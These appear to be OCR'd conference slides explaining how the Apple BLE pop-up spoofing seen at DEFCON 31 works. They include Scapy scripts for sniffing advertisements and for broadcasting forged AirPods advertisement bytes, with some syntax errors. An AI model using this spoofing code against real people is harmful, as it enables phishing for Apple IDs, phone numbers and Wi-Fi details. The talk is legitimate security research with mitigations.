Apple BLE Spoofing

Forjando Advertisements Bluetooth Low Energy
con Scapy

$ whoami

Jorge Diaz, 29

- Telematics Engineer - PUCMM Santo Domingo (2012-2017)
- CCNP | DNS BIND Associate | OSCP 2020
- Member of the CovertSwarm Red Team - https://covertswarm.com
- DEFCON 30-31

Talking about DEFCON 31 - A little context

- All types of infosec professionals attend; White hats, Gray hats, Black hats.
- From August 10 to 13, 2023
- Unexpectedly, throughout the conference, many people noticed receiving unsolicited notifications on their iPhones about Apple TV asking them to share their password.
- There was speculation that it could be. The attack was unfolding rapidly during the conference. But how?

It caught my attention for several reasons.

- A large number of people reported receiving it.
- Phishing in the form of an Apple notification - When the cell phone receives the attack, an animated notification is generated in Apple's proprietary style.
- A large number of people own Apple products.
- It propagates over the Bluetooth stack and using Apple's BLE messaging layer.
- I thought about the possibilities for the Red Team called Pen Physical Tests - War Driving. Physical implants.

I took it as a CTF - Objectives and scope

- Understand how Bluetooth BLE works
- Capture and analyze Apple BLE messaging
- Gain the ability to forge Apple BLE messaging using Scapy
- Generate notifications like the ones we observed in DEFCON

Bluetooth Special Interest Group

- Founded by 5 companies to lead and develop the Bluetooth specification.
  - Ericsson
  - IBM
  - Intel
  - Toshiba
  - Nokia

https://www.bluetooth.com/

Bluetooth SIG, Inc. Headquarters 5209 Lake Washington Blvd NE Suite 350 Kirkland, WA 98033 USA

Context on Bluetooth BLE

Version	Year	News
Bluetooth 1.0	1999	The first specifications, many bugs. It modulated in GFSK. Maximum 1 Mbps.
Bluetooth 2.0	2004	Comes with new and improved modulation schemes (p/4-DQPSK and 8DPSK), allows 2 Mbps and 3 Mbps respectively.
Bluetooth 2.1	2007	Improvements in the pairing process, mandatory data encryption, lower energy consumption.
Bluetooth 3.0	2009	Start connection via Bluetooth and use Wifi for data transfer. Not for all transfers, only those necessary.
Bluetooth 4.0 (Low Energy)	2010	Introduction of BLE. Support for security, since it uses the AES encryption system. (Not for all events). BLE uses 40 RF channels.
Bluetooth 4.1i	2013	Coexistence with LTE frequencies, improvements in connection stability.
Bluetooth 4.2	2014	Designed for IoT, increases the data capacity that can be transmitted in the packet Bluetooth. (x10). IBeacon, 6LOWPAN, IoT.
Bluetooth 5.2	2020	Provides adjustable power that can be requested by peer devices.
Bluetooth 5.3	2021	An incremental update, Version 5.3 adds more stability, security, and efficiency.

Modulations in Bluetooth


Bluetooth 1.0 uses GFSK (Gaussian Frequency Shift Keying) allowing 1 Mbps, as we saw later it was replaced in version 2 by DQPSK and DPSK that allowed higher speeds (2 and 3 Mbps). Bluetooth 3, seeking even more speed, used Wi-Fi with 24 Mbps. BT versions 1.0 to 3.0 constitute what SIG knows as Bluetooth Classic.

In the BLE specification (BT 4.0 - 5.0) Bluetooth SIG got rid of DQPSK, DPSK and left only GFSK. Back to 1 Mbps but we are already in 2014 for Bluetooth 4.2 where in IoT lower energy consumption is required, sacrificing speed in favor of greater energy autonomy in the devices.

*BLE and Bluetooth Classic coexist, both are necessary.

BLE enables interesting applications

BLE architecture



Generic Access Profile

- GAP defines how devices interact with each other in BLE.
    - Device roles
    - Broadcast advertisements (Advertisements)
    - Connection establishment
    - Security parameters

Generic Access Profile (GAP)

- There are 4 main roles in BLE:


1) Peripherals: A device that announces its existence through broadcasts with the ability to accept connections.
2) Central: A device that discovers BLE peripherals with the ability to connect to them.
3) Broadcaster: Announces its existence through broadcasts but does not allow connections.
4) Observer: Discover peripherals and broadcasters but without the ability to connect to any of them.

*Example: A Peripheral can be headphones and a central unit can be a cell phone, tablet, etc.. GAP allows the definition of the role of the device based on its function.

BLE peripherals

Advertisements are important in BLE, a peripheral role device always sends advertisements before accepting a connection. In fact, this is the only mechanism in BLE that allows a central unit to identify a peripheral or

broadcaster.




Advertisement Broadcasts

- Advertisements are sent at a fixed interval defined as the 'advertisement interval'.

- They are sent on BLE channels 37,38,39. These three channels are called Primary Advertisement Channels.

Use of RF channels in BLE



(*)BLE is flexible, it allows a device to send advertisements on the data channels as well but it must first announce it on the primary channels 37,38,39 indicating that the data channels will be used to send advertisements.

DEMO 1: Capturing BLE Advertisements in Scapy

- Use Bluetooth adapter to capture BLE and analyze PCAP.

- Raspberry Pi Zero W, UD-100 adapter and Wireshark.

```
from scapy.all import *

print('connecting to local bluetooth interface')
bt = BluetoothHCISocket(1)

def test_bt(bt):
        print('test bluetooth communication stack')
        ans, unans = bt.sr(HCI_Hdr()/HCI_Command_Hdr())
        p = ans[0][1]
        p.show()

def enable_ble_discovery_mode(bt):
        # type=1: Active scanning mode
        print('enabling ble discovery mode')
        bt.sr(HCI_Hdr()/HCI_Command_Hdr()/HCI_Cmd_LE_Set_Scan_Parameters(type=1))
        # filter_dups=False: Show duplicate advertising reports, because these sometimes contain different data!
        bt.sr(HCI_Hdr()/HCI_Command_Hdr()/HCI_Cmd_LE_Set_Scan_Enable(enable=True,filter_dups=False))

def read_ble_adverts(bt):
        #The lfilter will drop anything that's not an advertising report.
        print('sniffing adverts now(interrupt to finish sniffing)')
        adverts = bt.sniff(lfilter=lambda p: HCI_LE_Meta_Advertising_Reports in p)
        print(adverts)
        print('saving adverts to capture to file')
        wrpcap("/tmp/demo-adverts.pcap", adverts)
        return adverts

def disable_ble_discovery_mode(bt):
        print('disabling ble discovery mode')
        bt.sr(HCI_Hdr()/HCI_Command_Hdr()/HCI_Cmd_LE_Set_Scan_Enable(enable=False))

test_bt(bt)
enable_ble_discovery_mode(bt)
adverts = read_ble_adverts(bt)
disable_ble_discovery_mode(bt)
```

Analysis of BLE Advertisements

▼ Display RFC-like schema

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      TYPE     |     ATYPE     |                ADDR               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+                                   +
|                                                                   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      LEN      |                      DATA                     |  RSSI   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Fig. HCI_LE_Meta_Advertising_Report

Analysis of BLE Advertisements

```
> Frame 1: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)
> Bluetooth
v Bluetooth HCI H4
    [Direction: Unspecified (0xffffffff)]
    HCI Packet Type: HCI Event (0x04)
v Bluetooth HCI Event - LE Meta
    Event Code: LE Meta (0x3e)
    Parameter Total Length: 29
    Sub Event: LE Advertising Report (0x02)
    Num Reports: 1
    Event Type: Connectable Undirected Advertising (0x00)
    Peer Address Type: Random Device Address (0x01)
    BD_ADDR: 4f:92:40:26:40:a6 (4f:92:40:26:40:a6)
    Data Length: 17
  v Advertising Data
    v Flags
```


Analysis of BLE Advertisements

```
Advertising Data
▾ Flags
    Length: 2
    Type: Flags (0x01)
    000. .... = Reserved: 0x0
    ...1 .... = Simultaneous LE and BR/EDR to Same Device Capable (Host): true (0x1)
    .... 1... = Simultaneous LE and BR/EDR to Same Device Capable (Controller): true (0x1)
    .... .0.. = BR/EDR Not Supported: false (0x0)
    .... ..1. = LE General Discoverable Mode: true (0x1)
    .... ...0 = LE Limited Discoverable Mode: false (0x0)
▾ Tx Power Level
    Length: 2
    Type: Tx Power Level (0x0a)
```

Analysis of BLE Advertisements

```
▾ Tx Power Level
    Length: 2
    Type: Tx Power Level (0x0a)
    Power Level (dBm): 12
▾ Manufacturer Specific
    Length: 10
    Type: Manufacturer Specific (0xff)
    Company ID: Apple, Inc. (0x004c)
  ▾ Data: 10058e1c2781d1
    ▾ [Expert Info (Note/Undecoded): Undecoded]
        [Undecoded]
        [Severity level: Note]
        [Group: Undecoded]
RSSI: -34 dBm
```

iBeacon: Advertisement Data



AirTags: Advertisement Data

Byte #	Value	Description
0	0x1E	Advertising data length: 31 (the maximum allowed)
1	0xFF	Advertising data type: Manufacturer Specific Data
2-3	0x004C	Apple's company identifier
4	0x12	Apple payload type to indicate a FindMy network broadcast
5	0x19	Apple payload length (31 - 6 = 25 = 0x19)
6	0x10	Status byte
7-29	Varies	EC P-224 public key used by FindMy network. Changes daily
30	0-3	Upper 2 bits of first byte of ECC public key
31	Varies	Crypto counter value? Changes every 15 minutes to a random value

Advertisement Data

- The DATA section of the BLE advertisement includes information that the peripheral wants to send to the centrals.

- BLE includes standard fields: ○ Service UUID
    - Local Name
    - Flags
    - Manufacturer Specific Data
    - TX Power Level

DEMO 2: Filtering BLE Advertisements in Scapy

- Use Bluetooth adapter to capture BLE and filter by Manufacturer Specific Data. Extract Advertisement Data from Apple devices.

- Raspberry Pi Zero W, UD-100 adapter.

```
def analyze_advertising_reports(adverts):
    from itertools import chain
    reports = chain.from_iterable(p[HCI_LE_Meta_Advertising_Reports].reports for p in adverts)
    # Group reports by MAC address (because the reports generate)
    devices = {}
    for report in reports:
        devlist = devices.setdefault(report.addr, [])
        devlist.append(report)
    apple = {}
    for mac, reports in devices.items():
        for report in reports:
            if ESR_ManufacturerSpecific_Data in report:
                print("Device Manufacturer ID 0x4c with value: {report.ESR_ManufacturerSpecific_Data.company_id:")
            if ESR_ManufacturerSpecific_Data in report and report.ESR_ManufacturerSpecific_Data.company_id == 76:
                atype = 'public'
                if report.atype == 1:
                    atype = 'random'
                print("BLE ADVERTISEMENT of Apple device & MAC addr & {atype} address - RSSI {report.rssi} - ADV TYPE {report.type} - DATA - {report.data} ")
                apple[mac] = report
    print("apple hlw raw advertisement data")
    print(apple.items())
```

0x004C = 76 - Apple Computer Inc

https://www.bluetooth.com/specifications/assigned-numbers/

Forging BLE Advertisements with Scapy

- We already have an idea of how Bluetooth works, how to interact with the stack, read data. And now how can we spoof Apple peripherals?
- We must analyze Advertisement Apple BLE messaging for the specific equipment we want to emulate. In this case we will choose AirPods. But it could be any other protocol or device that is using the Advertisement channels in Bluetooth.
- The most valuable thing is to understand this technique to apply it to other devices. PenTest IoT in industry X - for example. Bring attention to the use of Bluetooth. Remember that our equipment sends and receives data over BT and can serve as an alternative attack vector.

Forging BLE Advertisements with Scapy

- What happens when you open AirPods?

Forging BLE Advertisements with Scapy


Forging BLE Advertisements with Scapy

- We use Scapy to implement a spoof attack
    - 1) Spoof the BD_ADDR of the AirPods.
    - 2) Configure our adapter for Advertisement mode.
    - 3) Replicate the Advertisement Data of the AirPods.

Forging BLE Advertisements with Scapy

- Scapy supports BLE in a more or less usable form, we readapted the implementation of iBeacon.py since it was a good base for testing and adaptations were necessary for it to work with the Advertisement Data of the AirPods based on what was observed in the traffic capture.

Forging BLE Advertisements with Scapy



DEMO 3: Spoofing Advertisements

BECOME a Scapy

- Use Bluetooth adapter to create BLE Advertisements and Spoof some AirPods.
- Raspberry Pi Zero W, UD-100 adapter.

```
from scapy.all import *
load_contrib('ibeacon') #loads the slightly modified ibeacon.py contrib code


print("advertising crafted bt packets")
bt = BluetoothHCISocket(0)
apple_frame = Apple_BLE_Frame() / Raw(b'\x07\x0f\x0d\x0f\x20\x7c\x20\x0f\x06\x40\xeb\x85\xe3\xe3\x02\x01\x00')
bt.sr(apple_frame.build_set_advertising_data())
bt.sr(HCI_Hdr()/HCI_Command_Hdr()/HCI_Cmd_LE_Set_Advertising_Parameters(adv_type=3,interval_max=256,interval_min=2560)
print(apple_frame.show())

ans, unans = bt.sr(HCI_Hdr()/
      HCI_Command_Hdr()/
      HCI_Cmd_LE_Set_Advertise_Enable(enable=True)

p = ans[0][1]
print(p.show())
```

Impact

- To emulate AirPods perfectly, you would have to implement all the BLE protocol and messaging that Apple uses in AirPods, including encryption negotiation, etc. In this demo only

  We implemented the Advertisement BLE messaging that AirPods use. Demonstrating that it is possible to perform spoofing. It is worth noting that this vulnerability affects many IoT devices in the same way. And it could be used to lead users to disclose privileged information such as phone number, Apple ID email, and current Wi-Fi network. Depending on which device is being spoofed.

https://stackoverflow.com/questions/55272209/ellysis-bluetooth-sniffing-apple-airpods

https://securityaffairs.com/149711/hacking/spoofing-apple-device.html

https://github.com/jrgdiaz/apple-ble-spoof-poc.git

https://github.com/hexway/apple_bleee

https://github.com/ECTO-1A/AppleJuice

https://techcrunch.com/2023/08/14/researcher-says-they-were-behind-iphone-popups-at-def-con/

Mitigations?

BLE is currently under development, and its flaws in terms of

spoofing. There are some proposals on how to mitigate it. Including a device called 'BlueShield' designed precisely to detect and prevent. Perhaps the Bluetooth SIG will choose a proposal in the future and apply mitigations as part of the standard. Meanwhile. Apple to date has no plans to patch it at the operating system level. The best thing for now if you have concerns about being hit by this attack is to turn off the Bluetooth interface. Another thing to keep in mind is to never click on this type of

notifications if it appears unexpectedly.

BlueShield: Detecting Spoofing Attacks in Bluetooth Low Energy Networks | USENIX

https://arxiv.org/pdf/1904.10600.pdf

Thank you for your time and attending!